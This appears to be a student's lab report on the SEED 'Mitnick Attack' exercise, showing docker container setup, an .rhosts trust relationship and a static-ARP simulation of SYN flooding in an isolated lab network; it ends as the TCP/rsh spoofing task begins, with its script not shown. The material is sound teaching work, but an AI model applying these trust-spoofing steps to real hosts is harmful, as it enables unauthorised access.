

Lab 8: Mitnick Attack

Joshua Ludolf
CSCI 4321
Computer Security

- **Firstly, I had to build the docker container and turn it on using following commands– sudo docker-compose build and sudo docker-compose up (additionally I had to remove previous seed attacker container using sudo docker rm seed-attacker):**




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker-compose build
x-terminal uses an image, skipping
trusted-server uses an image, skipping
Building attacker
Step 1/3 : FROM handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/3 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in cf8987ae0fac
Removing intermediate container cf8987ae0fac
 ---> c28ff52ca010
Step 3/3 : RUN apt-get update     && apt-get -y install           rsh-redone-cli
ent           rsh-redone-server     && rm -rf /var/lib/apt/lists/*
 ---> Running in a00449b1549f
Get:1 http://archive.ubuntu.com/ubuntu focal InRelease [265 kB]
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal-updates InRelease [128 kB]
Get:4 http://security.ubuntu.com/ubuntu focal-security/main amd64 Packages [4269
 kB]
Get:5 http://archive.ubuntu.com/ubuntu focal-backports InRelease [128 kB]
Get:6 http://archive.ubuntu.com/ubuntu focal/multiverse amd64 Packages [177 kB]
Get:7 http://archive.ubuntu.com/ubuntu focal/universe amd64 Packages [11.3 MB]
Get:8 http://security.ubuntu.com/ubuntu focal-security/multiverse amd64 Packages
 [42.0 kB]
Get:9 http://security.ubuntu.com/ubuntu focal-security/restricted amd64 Packages
```




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker-compose up
x-terminal-10.9.0.5 is up-to-date
trusted-server-10.9.0.6 is up-to-date
Creating seed-attacker ... done
Attaching to x-terminal-10.9.0.5, trusted-server-10.9.0.6, seed-attacker
x-terminal-10.9.0.5 |  * Starting internet superserver inetd           [ OK ]
```


- **From there, I noticed the 3 different machines and logged into them using the sudo docker exec -it <machine name> bash:**



```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it x-terminal-10.9.0.5 bash
root@36b236999bd3:/# x-terminal-10.9.0.5
bash: x-terminal-10.9.0.5: command not found
root@36b236999bd3:/# 
```




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it trusted-server-10.9.0.6 ba
sh
root@69f357191daa:/# trusted-server-10.9.0.6
bash: trusted-server-10.9.0.6: command not found
root@69f357191daa:/#
```




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it seed-attacker bash
root@VM:/# seed-attacker
bash: seed-attacker: command not found
root@VM:/#
```

❖ **On the X-Terminal, I set up the trust relationship, by switching to seed user and creating .rhosts file and verifying the relationship:**




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it x-terminal-10.9.0.5 bash
root@36b236999bd3:/# x-terminal-10.9.0.5
bash: x-terminal-10.9.0.5: command not found
root@36b236999bd3:/# su seed
seed@36b236999bd3:/$ cd
seed@36b236999bd3:~$ touch .rhosts
seed@36b236999bd3:~$ echo 10.9.0.6 > .rhosts
seed@36b236999bd3:~$ chmod 644 .rhosts
seed@36b236999bd3:~$
```




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it trusted-server-10.9.0.6 ba
sh
root@69f357191daa:/# trusted-server-10.9.0.6
bash: trusted-server-10.9.0.6: command not found
root@69f357191daa:/# su seed
seed@69f357191daa:/$ cd
seed@69f357191daa:~$ cd /
seed@69f357191daa:/$ rsh 10.9.0.5 date
Authentication failure
seed@69f357191daa:/$ rsh 10.9.0.5 date
Sun Mar 16 21:48:47 UTC 2025
seed@69f357191daa:/$
```

- **Next, I simulated the SYN flooding by utilizing the address resolution protocol (arp):**
  - **Firstly, I needed to make sure that arp was going to work:**




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it x-terminal-10.9.0.5 bash
root@36b236999bd3:/# x-terminal-10.9.0.5
bash: x-terminal-10.9.0.5: command not found
root@36b236999bd3:/# su seed
seed@36b236999bd3:/$ cd
seed@36b236999bd3:~$ touch .rhosts
seed@36b236999bd3:~$ echo 10.9.0.6 > .rhosts
seed@36b236999bd3:~$ chmod 644 .rhosts
seed@36b236999bd3:~$ exit
exit
root@36b236999bd3:/# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@36b236999bd3:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   aa:bb:cc:dd:ee:ff   CM                    eth0
root@36b236999bd3:/#
```

  - **After that, I needed to ping then utilize the arp commands to correctly simulate the SYN flooding (task 1):**




```
root@36b236999bd3:/# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@36b236999bd3:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   aa:bb:cc:dd:ee:ff   CM                    eth0
root@36b236999bd3:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5125ms

root@36b236999bd3:/# arp -d 10.9.0.6
root@36b236999bd3:/# arp -n
root@36b236999bd3:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.072 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.096 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4099ms
rtt min/avg/max/mdev = 0.072/0.099/0.131/0.018 ms
root@36b236999bd3:/#
```

- **Then I wanted to check the address resolution cache and the added another address to the cache:**




```
root@36b236999bd3:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
root@36b236999bd3:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@36b236999bd3:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
root@36b236999bd3:/#
```

❖ **Now for the task 2.1 & 2.2, Spoof TCP Connections and rsh Sessions, where I created task 2.1.py file to accomplish this and examined it in wireshark for the first part of this task:**




```
joshualudolf@VM:~/Desktop/Lab 8$ sudo docker exec -it seed-attacker /bin/bash
root@VM:/#
```



task2.1.1.py

